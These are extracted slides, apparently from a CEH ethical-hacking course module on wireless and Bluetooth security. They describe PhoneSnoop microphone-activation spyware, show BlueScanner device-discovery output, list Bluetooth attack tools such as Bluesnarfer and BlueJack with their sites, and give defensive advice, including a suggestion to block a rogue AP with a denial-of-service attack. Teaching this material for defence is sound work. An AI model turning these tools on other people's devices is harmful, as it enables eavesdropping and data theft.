

CEH  
CERTIFIED EXPERT



PhoneSnoop is BlackBerry spyware that enables an attacker to remotely activate the microphone of a BlackBerry handheld and listen to sounds near or around it. PhoneSnoop is a component of Bugs - a proof-of-concept spyware toolkit.



- It exists solely to demonstrate the capabilities of a BlackBerry handheld when used to conduct surveillance on an individual
- It is purely a proof-of-concept application and does not possess the stealth or spyware features that could make it malicious



<http://www.blackberrycrc.com>

# Bluetooth Hacking Tools: BlueScanner



A Bluetooth device discovery and vulnerability assessment tool for Windows

①

Discover Bluetooth devices type (phone, computer, keyboard, PDA, etc.), and the services that are advertised by the devices

②

③

Records all information that can be gathered from the device, without attempting to authenticating with the remote device



Aruba Networks BlueScanner - Bluetooth Device Discovery

Name: Sizzler...  
Last Seen: 10/25/10 at 17:16:35 (8)  
Location: None (1)  
Type: CellPhone (1)  
Services: Dial-up networking (1), Nokia PC Suite (1), CCM1 (1), Voice Gateway (1), Auto Gateway (1), Unknown (4), Network Access Point Service (1), OBEX Object Push (1), OBEX File Transfer (1), Nokia SyncML Server (1), SyncML Client (1), Music Player (1), Media Player (2), SIM ACCESS (1)

Bluetooth Device Information

Name: Sizzler...  
Last Seen: 10/25/10 at 17:17:33 (8)  
Type/Flags: Cellular Phone, SDP  
General Raw SDP

Dial-up networking  
Nokia PC Suite  
CCM1  
Voice Gateway  
Auto Gateway  
Unknown  
Unknown  
Unknown  
Network Access Point Service  
Unknown  
OBEX Object Push  
OBEX File Transfer  
Nokia SyncML Server  
SyncML Client  
Music Player

<http://www.arubanetworks.com>


# Bluetooth Hacking Tools



**BH BlueJack**  
<http://croozeus.com>



**btscanner**  
<http://www.pentest.co.uk>



**Bluesnarfer**  
<http://www.alighieri.org>



**CIHwBT**  
<http://sourceforge.net>



**btCrawler**  
<http://www.silentservices.de>



**BT Audit**  
<http://trifinite.org>



**Bluediving**  
<http://bluediving.sourceforge.net>



**Blue Alert**  
<http://www.bluejackingtools.com>



**Blooover II**  
<http://trifinite.org>



**Blue Sniff**  
<http://bluesniff.shmoo.com>

# Module Flow



Wireless  
Concepts



Wireless  
Encryption



Wireless Threats



Wireless Hacking  
Methodology



Wireless Hacking  
Tools



Bluetooth  
Hacking



Countermeasures



Wireless Security  
Tools




Wi-Fi Pen Testing

# How to Defend Against Bluetooth Hacking

CEH  
CERTIFIED EXPERT

Use non-regular patterns as PIN keys while pairing a device. Use those key combinations which are non-sequential on the keypad



Keep the device in non-discoverable (hidden) mode

Keep BT in the disabled state, enable it only when needed and disable immediately after the intended task is completed

Keep a check of all paired devices in the past from time to time and delete any paired device which you are not sure about

DO NOT accept any unknown and unexpected request for pairing your device

Always enable encryption when establishing BT connection to your PC

# How to Defend Against Bluetooth Hacking (Cont'd)

CEH

1

Set Bluetooth-enabled device network range to the lowest and perform pairing only in a secure area




2

Install antivirus which support host-based security software on Bluetooth-enabled devices



3

Change the default settings of the Bluetooth-enabled device to a best security standard



4

Use Link Encryption for all Bluetooth connections



5

If multiple wireless communication is being used, make sure that encryption is empowered on each link in the communication chain



# How to Detect and Block Rogue AP



## Detecting Rogue AP

### RF Scanning

Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area

### AP Scanning


Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its MIBS and web interface

### Using Wired Side Inputs

Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, CDP (Cisco discovery protocol) using multiple protocols

## Blocking Rogue AP

- Deny wireless service to new clients by launching a denial-of-service attack (DoS) on the rogue AP
- Block the switch port to which AP is connected or manually locate the AP and pull it physically off the LAN



# Wireless Security Layers



## Wireless Signal Security

RF Spectrum Security, Wireless IDS

## Data Protection

WPA2 and AES

## Connection Security

Per-Packet Authentication, Centralized Encryption

## Network Protection

Strong Authentication

## Device Security

Vulnerabilities and Patches

## End-user Protection

Stateful Per User Firewalls

# How to Defend Against Wireless Attacks



## Configuration Best Practices

Change the default SSID after WLAN configuration

Set the router access password and enable firewall protection

Disable SSID broadcasts

## SSID Settings Best Practices

Disable remote router login and wireless administration

Enable MAC Address filtering on your access point or router

Enable encryption on access point and change passphrase often

# How to Defend Against Wireless Attacks (Cont'd)



## Configuration Best Practices

## SSID Settings Best Practices

## Authentication Best Practices

Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone

Do not use your SSID, company name, network name, or any easy to guess string in passphrases

Place a firewall or packet filter in between the AP and the corporate Intranet

Limit the strength of the wireless network so it cannot be detected outside the bounds of your organization

Check the wireless devices for configuration or setup problems regularly

Implement an additional technique for encrypting traffic, such as IPSEC over wireless



# How to Defend Against Wireless Attacks (Cont'd)




## Configuration Best Practices



Choose Wi-Fi Protected Access (WPA) instead of WEP






Implement WPA2 Enterprise wherever possible




Disable the network when not required

## SSID Settings Best Practices


Place wireless access points in a secured location



Keep drivers on all wireless equipment updated

